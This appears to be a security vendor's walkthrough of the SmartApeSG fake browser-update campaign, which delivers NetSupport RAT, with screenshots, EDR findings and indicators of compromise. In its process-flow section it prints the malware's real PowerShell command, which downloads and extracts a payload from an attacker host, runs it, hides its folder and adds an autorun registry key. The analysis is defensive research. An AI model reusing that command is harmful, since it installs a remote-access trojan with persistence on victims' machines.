




In this walkthrough, we test SmartApeSG, a malware campaign distributed via compromised sites.
SmartApeSG, tested on June 11, 2024
Distribution
Social engineering attacks via fake browser updates are increasingly common. Criminals inject code into compromised websites, which then present unsuspecting website users with malware downloads disguised as browser updates. With little effort, threat actors can trick victims into executing malicious code and gain initial access to their machines.
About one year ago, a new social engineering variant joined the fake browser updates club. We named it SmartApeSG (AKA ZPHP, HANEYMANEY) in reference to its hosting provider (SmartApe) and of course SocGholish which started it all. Like its counterparts, it leverages compromised websites to load a fake browser update template. Victims are tricked into executing a file that will eventually download NetSupport RAT.
To start replaying this threat, we looked for previous indicators of compromise, in particular one of the domains that is being injected into legitimate websites. To change things up a little bit, we set Microsoft Edge as our default browser and visited one of those sites. After a few seconds, the page was hijacked and replaced with the following template:

The overlay reads “You are using an older version of Edge” (that template is adapted based on your browser). It looks real, so much so that users will want to do the right thing and download this update.
When we click on the ‘Update Edge’ button, it downloads a zip archive with the following naming convention: Update – [0-9]{5}.zip. After we extract the content of that archive, we see a main JavaScript file that has the static name Update 124.0.6367.158.js (at least for the current campaign) and a folder called Install, itself containing numerous ‘.dat’ files.

The file that victims will run is the JavaScript one, the others are there just for noise and to confuse security products. If you were to look at that file (it is over 20MB), you wouldn’t see a lot other than what appears to be a legitimate library:

There is malicious code in there, which we will cover a little bit later. For now, we simply execute the script by double-clicking on it. Not much actually happens, no installer screen or message indicating that the browser has been updated. If you reload the website you are on, it will display normally this time, which is perhaps enough of a trick.
Process flow

In the background, the script spawns a new PowerShell command responsible for downloading and executing the payload as client32.exe (NetSupport RAT):
"C:\Windows\System32\WScript.exe" "C:\Users\admin\Downloads\Update 124.0.6367.158.js""C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Ex Bypass -NoP -C $YLHTCF='http://psk777 .casa/help.php?[4digits]';$ZOOKMCXRJ=(New-Object System.Net.WebClient).DownloadString($YLHTCF);$SUCTICAVA=[System.Convert]::FromBase64String($ZOOKMCXRJ);$asd = Get-Random -Minimum -10 -Maximum 37; $SPMZYM=[System.Environment]::GetFolderPath('ApplicationData')+'\OAPWDYLP'+$asd;if (!(Test-Path $SPMZYM -PathType Container)) { New-Item -Path $SPMZYM -ItemType Directory };$p=Join-Path $SPMZYM 'wZahOO.zip';[System.IO.File]::WriteAllBytes($p,$SUCTICAVA);try { Add-Type -A System.IO.Compression.FileSystem;[System.IO.Compression.ZipFile]::ExtractToDirectory($p,$SPMZYM)} catch { Write-Host 'Failed: ' + $_; exit};$CV=Join-Path $SPMZYM 'client32.exe';if (Test-Path $CV -PathType Leaf) { Start-Process -FilePath $CV} else {Write-Host 'No exe.'};$fd=Get-Item $SPMZYM -Force; $fd.attributes='Hidden';$s=$SPMZYM+'\client32.exe';$k='HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run';$v='QAFMEZQFQYU';$DS='String';New-ItemProperty -Path $k -Name $v -Value $s -PropertyType $DS;
"C:\Users\admin\AppData\Roaming\OAPWDYLP10\client32.exe"

This process flow is not exactly showing us what happens when we execute the malicious JavaScript. If we look at the network activity (more on this in the next section), we see that wscript.exe is contacting the same remote domain that served the template at the following URL: elvesofiax[.]com/cdn-vs/22per.php?[4digitid]

The server sends back a response that is 7.9MB. If we open in a text editor, it looks like the same library we had from earlier, but with a notable difference: At the very end of the file is a gigantic blurb of encoded data:

This is interesting because it means the original script (Update 124.0.6367.158.js) was just setting the stage and this second one is the one that actually contains the malicious instructions. Using an online deobfuscator, we can now expose the PowerShell command:

The next steps in the infection process are for PowerShell to retrieve the final payload (NetSupport RAT) from the remote host psk777[.]casa:


This time we get a giant (10.1MB) Base64 encoded string that decodes to a zip archive. These are the NetSupport RAT files:
Network summary
SmartApeSG network traffic captured by mitmproxy, rules from fiddleitm:

Post execution traffic (Wireshark):

Protection
When we first executed this payload, ThreatDown was already blocking the malicious domain hosting the fake template and the NetSupport RAT payload:


In order to see what EDR would record, we disabled all protections to let the attack happen without any impediments. The process graph summarizes the events that happened on the victim’s endpoint. In this case, we ran the script directly from the Downloads folder and let execution happen:



These are the events that were captured:
JavasScript execution:
PowerShell execution:
NetSupport RAT downloaded and runs from folder within %appdata%:
Persistence achieved via an autorun registry key:
Mitigations
We did not run the payload long enough to see what happens next, but it is likely that the infected endpoint would be remotely accessed by a malicious actor for further assessment.
It was interesting to see how the threat actors were using a two stage scripting flow to invoke PowerShell. This gives them more flexibility to change their payload’s location, as well as possibly bypass detection from security engines.
A solid network-based defense will keep SmartApeSG away from your users, and EDR will also give you great visibility into the attack chain. Finally, it’s important to remember that these incidents are often the precursor to data theft or ransomware.
Did you like this walkthough? For more, check out our index page here.
Indicators of Compromise (IOCs)
Sample
4cf69758cb191de3edc2030019c3bb0c56346de4e85b6badcce9aba8a23706fa
SmartApeSG infrastructure (now on Stark Industries)
elvesofiax[.]com
45.150.65[.]147
Second JavaScript
elvesofiax[.]com/cdn-vs/22per.php
NetSupport RAT host
psk777[.]casa
NetSupport RAT C2
94.158.245[.]103